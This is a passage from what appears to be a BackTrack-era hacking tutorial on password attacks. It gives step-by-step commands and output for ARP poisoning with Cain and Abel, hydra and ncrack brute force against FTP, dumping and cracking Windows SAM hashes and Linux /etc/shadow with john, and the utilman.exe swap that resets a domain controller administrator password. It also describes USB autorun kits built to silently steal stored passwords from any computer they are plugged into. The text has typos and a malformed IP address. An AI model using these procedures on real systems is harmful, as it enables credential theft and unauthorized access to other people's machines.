- Cain and Abel Tool: Using the cain and abel tool. Tell him you want to use the cart network. Choose to make arp poisoning. Choose to run NTLM authentication. Go to sniffers and then hosts and add. Click all hosts. Go to ARP and check the gateway and choose the destination that we want to make ARP poisoning.
- Go and browse any machine in the network to see its share.



- Then go cain and abel and click passwords and then click SMB and we will find LM hash and NTLM hash. We can from this hash crack the password.





## g) Active Online Attacks:



- You can find the password dictionary list in linux in /pentest/passwords/wordlists. You can find the password of ftp service using this command

```
# hydra -l msfadmin -P /pentest/wordlists/dark0de.lst 192.168.1.3 ftp
```

Where msfadmin is username

```
root@bt:/pentest/passwords/wordlists# hydra -l msfadmin -P /pentest/passwords/wordlists/darkc0de.lst 192.168.28.129 ftp
```

It can find the password if it is in the file list

- You can use ncrack for same purpose

```
# ncrack -v -u msfadmin -P /pentest/wordlists/dark0de.lst -p 21 192.168.281.29
```

```
root@bt:/pentest/passwords/wordlists# ncrack -v -u msfadmin -P /pentest/passwords/wordlists/darkc0de.lst -p 21 192.168.28.129
Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-06-06 21:33 EDT
Discovered credentials on ftp://192.168.28.129:21 'msfadmin' 'msfadmin'
Stats: 0:02:53 elapsed; 0 services completed (1 total)
Rate: 24.39; Found: 1; About 0.22% done
(press 'p' to list discovered credentials)
Discovered credentials for ftp on 192.168.28.129 21/tcp:
'92.168.28.129 21/tcp ftp: 'msfadmin' 'msfadmin'
```

- You can download password list from

```
http://www.insidepro.com/dictionaries.php (password list)
```

## h) Stealing Passwords Using USB drive:

**Stealing Passwords Using USB drive**

new cool way to hack passwords physically, it means that physical approach matters a lot for using this method. We will use a usb and some applications to hack stored passwords in any computer. As we know now-a-days people sign up at large number of websites and to remember them all they store their passwords in the computer. We will try recovering them automatically using a USB drive. Yes, All we need is to plug the USB in any port. This trick will work for Windows 7

[http://www.nirsoft.net/password\\_recovery\\_tools.html](http://www.nirsoft.net/password_recovery_tools.html)


- You have flash drive and when you put it inside the device, it will steal the information.
- There is a tool in nirsoft.net to recover all types of passwords.

The following table describes the most popular password recovery utilities for Windows in NirSoft Web site:

<a href="#">MessenPass</a>	Recovers the passwords of most popular Instant Messenger programs in Windows: MSN Messenger, Windows Messenger, Windows Live Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.
<a href="#">Mail PassView</a>	Recovers the passwords of the following email programs: Windows Live Mail, Windows Mail, Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.
<a href="#">IE PassView</a>	IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0 and 8.0, as well as older versions of Internet explorer, v4.0 - v6.0
<a href="#">Protected Storage PassView</a>	Recovers all passwords stored inside the Windows Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more...
<a href="#">Dialupass</a>	Password recovery tool that reveals all passwords stored in dial-up entries of Windows. (Internet and VPN connections) This tool works in all versions of Windows, including Windows 2000, Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
<a href="#">BulletsPassView</a>	BulletsPassView is a password recovery tool that reveals the passwords stored behind the bullets in the standard password text-box of Windows operating system and Internet Explorer Web browser. After revealing the passwords, you can easily copy them to the clipboard or save them into text/html/csv/xml file. You can use this tool to recover the passwords of many Windows applications, like CuteFTP, Filezilla, VNC, and more...
<a href="#">Network Password Recovery</a>	Recover network shares passwords stored by Windows XP, Windows Vista, Windows 7, and Windows Server 2003/2008.
<a href="#">SniffPass Password Sniffer</a>	Windows utility which capture the passwords that pass through your network adapter, and display them on the screen instantly. You can use this utility to recover lost Web/FTP/Email passwords.
<a href="#">RouterPassView</a>	Windows utility that can recover lost passwords from configuration file saved by a router. This utility only works if your router save the configuration file in a format that RouterPassView can detect and decrypt.

### i. Method 1 for Stealing Passwords Using USB drive:


- Take the programs in the website, mspass, pspv, passwordfox as example. Iepv\_setup.exe, mailpv\_setup.exe. Take the programs and put them in a folder. Setup the programs iepv and mailpv and take their programs from program file.



- Make program autorun.inf in the folder



- Make program progstart.bat



- Save the files in the root of flash. After you put the flash, the passwords will be saved in the text file

## ii. Method 2 for Stealing Passwords Using USB drive: USB Utilities

- We use USB\_Utilities




- Choose the USB thief. Browse. Choose the place that you extracted the usb utilities. There will be two folders.



- Take the data in USBThief folder and put it in flash memory.



- When you put the flash in the machine it will dump all passwords.
- When you go home, open the dump folder.






## i) The Lan Manager Hash:

- **What is LAN Manager Hash?**
- Microsoft uses NT Lan Manager (NTLM) hashing to secure passwords in transit on the network. Depending on the password, NTLM hashing can be weak and easy to break
- When this password is encrypted with LM algorithm, it is first converted to all uppercase: '123456QWERTY'
- The password is padded with null (blank) characters to make it 14 character length: '123456QWERTY\_'
- Before encrypting this password, 14 character string is split into half: '123456Q' and 'WERTY\_'
- Each string is individually encrypted and the results concatenated.
- '123456Q' = 6BF11E04 AFAB197F
- 'WERTY\_' = F1E9FFDCC75575B15
- The hash is 6BF11E04AFAB197FF1E9FFDCC75575B15
- Note: The first half of the hash contains alpha-numeric characters and it will take 24 hrs to crack by L0phtcrack and second half only takes 60 seconds.
- Note: lm hash has been disabled in windows vista and windows 7

- When Microsoft saves the password, it saves them in LMHash. Now there is NTLM hash.
- The Microsoft in work group environment registers the passwords in sam files. It is in system32/config folder. We cant do anything to the SAM file while the operating system active as it is protected.
- To get the data in SAM file we have thwo methods. The first method to bring program that can extract the data in SAM file and the second method is to boot from another operating system through the live CD.

## I. Method 1 to get the data in SAM file:

- This method if you are local in machine as normal user and you want to get the password of the machine for administrator.
- To find the administrator user while you are not administrator, you can use Cain program. Click cracker. Ask him to bring the hash for local system.




## II. Method 2 to use CD to reset the password or crack the SAM file hash:

This method used when you are not logged in the device and you don't have account. In this method you can reset the password using PassCapE CD. The problem is that the user knows that the password was reset. So the other way is to try to crack the password in the SAM file.



Choose to reset or change user account password. Put the new password for the user you want to change its password.



- Try to choose make dump export password hashes to file. Save the dumped passwords in usb drive. You must boot from the usb drive in order to save the file on it.
- Open the saved text file.
- The file consists from: User name: user id: LM hash: NTLM hash


We will crack LM hash

```
Administrator:500:NO PASSWORD*****:31D6CFE0D16AE931B73C59D7E0C089C0:Built-in account for administering the
computer/domain:
Guest:501:NO PASSWORD*****:NO PASSWORD*****:Built-in account for guest access to the computer/domain:
HelpAssistant:1000:E199CE2B60DBE29BF3C31B0400DA2A3A:347EDA802496E9E849DB3278B3A13758:Account for Providing Remote Assistance:
SUPPORT_388945a0:1002:NO PASSWORD*****:2D4A03A467D3D6973EDC0414FE5011EE:This is a vendor's account for the Help and
Support Service:
userer:1003:F0D412BD764FFE81AAD3B435B51404EE:209C6174DA490CAEB422F3FA5A7AE634::
```

- You can use the website [www.onlinehashcrack.com](http://www.onlinehashcrack.com) in order to crack passwords



- Or you can use the cain program
- The dumped sam file



- You can crack the sam file using the backtrack



- To see the hard disk, write in backtrack

# fdisk -l

```

root@root:~# fdisk -l
Install
Disk /dev/sda: 42.9 GB, 42949672960 bytes
255 heads, 63 sectors/track, 5221 cylinders
Units = cylinders of 16065 * 512 = 8225280 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
Disk identifier: 0x3fal3fal

   Device Boot      Start         End      Blocks   Id  System
  /dev/sda1  *           1         5220     41929618+  7   HPFS/NTFS
root@root:~#

```

Mount the windows partition

# mount /dev/sda1 / root

#cd /Windows/system32/config

#bkhive system password1.txt

# samdump2 SAM password1.txt > password2.txt

# /pentest/passwords/john

# ./john /root/Windows/system32/ config/password2.txt

```

root@root:~/WINDOWS/system32/config# samdump2 SAM password1.txt > password2.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
root@root:~/WINDOWS/system32/config# cd /pentest/passwords/john/
root@root:/pentest/passwords/john# ./john /root/WINDOWS/system32/config/password2.txt
Warning: detected hash type "lm", but the string is also recognized as "nt"
Use the "--format=nt" option to force loading these as that type instead
Warning: detected hash type "lm", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 6 password hashes with no different salts (LM DES [128/128 BS-SSE2])
ADMIN (user)
(SUPPORT_388945a0)
(Guest)
(Administrator)


```

## j) Offline Password Cracking:

We want to make crack for windows 2008 domain controller so we can reset the administrator password so we can login to domain controller.



- To make offline crack, put windows server 2008 in CDROM. When you login point to iso image of the windows 2008 server




- Restart the server. Click to esc to get the boot from menu>Choose to boot from cd
- Choose repair your computer



- Choose command prompt. Go c:\windows\system32

- Change the name of utilman.exe to utilman.exe.bak
- Copy cmd.exe to utilman.exe



```
Administrator: X:\windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

X:\Sources>c:\
'c:\' is not recognized as an internal or external command,
operable program or batch file.

X:\Sources>cd:

X:\sources\:\>c:

C:\>cd windows

C:\Windows>cd system32


C:\Windows\System32>move utilman.exe utilman.exe.bak
1 file(s) moved.

C:\Windows\System32>copy cmd.exe utilman.exe
1 file(s) copied.

C:\Windows\System32>_
```

- Restart the machine
- Click utilman icon
- Write the command to reset the password

Net user administrator pass2005



```
C:\Windows\system32\utilman.exe
The system cannot find message text for message number 0x2350 in the message file for Application\
The system cannot find message text for message number 0x2334 in the message file for Application.
The system cannot find message text for message number 0x8 in the message file for System.

C:\Windows\system32>net user administrator Pass2005
The command completed successfully.

C:\Windows\system32>_
```

## k) Offline Password Cracking in Linux:

- In linux the passwords registered in file /etc/shadow

**/etc/shadow file fields**

vivek:\$1\$fnfffc\$PgtEyHdicpGOfffXX4ow#5:13064:0:99999:7:::

1 2 3 4 5 6

- 1- User name : It is your login name
- 2- Password : It your encrypted password. The password should be minimum 6-8 characters long including special characters/digits
- 3- Last password change (lastchanged): Days since Jan 1, 1970 that password was last changed
- 4- Minimum: The minimum number of days required between password changes i.e. the number of days left before the user is allowed to change his/her password
- 5- Maximum: The maximum number of days the password is valid (after that user is forced to change his/her password)
- 6- Warn : The number of days before password is to expire that user is warned that his/her password must be changed
- 7- Inactive : The number of days after password expires that account is disabled
- 8- Expire : days since Jan 1, 1970 that account is disabled i.e. an absolute date specifying when the login may no longer be used

- **Offline Password Cracking:**

### Offline Password Cracking

#### Crack Root Password In Unix

```
Cat /etc/passwd
Save pass.txt
Cat /etc/shadow
Save shadow.txt
Cd /pentest/password/jhon
./unshadow /root/Desktop/pass.txt
/root/Desktop/shadow.txt > /root/Desktop/crack.txt
./jhon /root/Desktop/crack.txt
```

- Save the password files passwd and shadow to passwd.txt and shadow.txt

```
#Kate /etc/passwd and save it to passwd.txt
```

```
#Kate /etc/shadow and save it to shadow.txt
```

- Use the john tools

```
#cd /pentest/passwords/john
```

```
#./unshadow passwd.txt shadow.txt > crack.txt
```

```
# ./jhon crack.txt
```


```
root@bt: /pentest/passwords/john
File Edit View Terminal Help
root@bt:~# kate /etc/passwd
kate(2328)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2339)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# kate /etc/shadow
kate(2351)/kdecore (services) KMimeTypeFactory::parseMagic: Now parsing "/usr/s
hare/mime/magic"
root@bt:~# cd /pentest/passwords/john
root@bt:/pentest/passwords/john# ./unshadow /root/Desktop/passwd.txt /root/Deskto
p/shadow.txt > /root/Desktop/crack.txt
root@bt:/pentest/passwords/john# ./john /root/Desktop/crack.txt
Warning: detected hash type "sha512crypt", but the string is also recognized as
"crypt"
Use the "--format=crypt" option to force loading these as that type instead
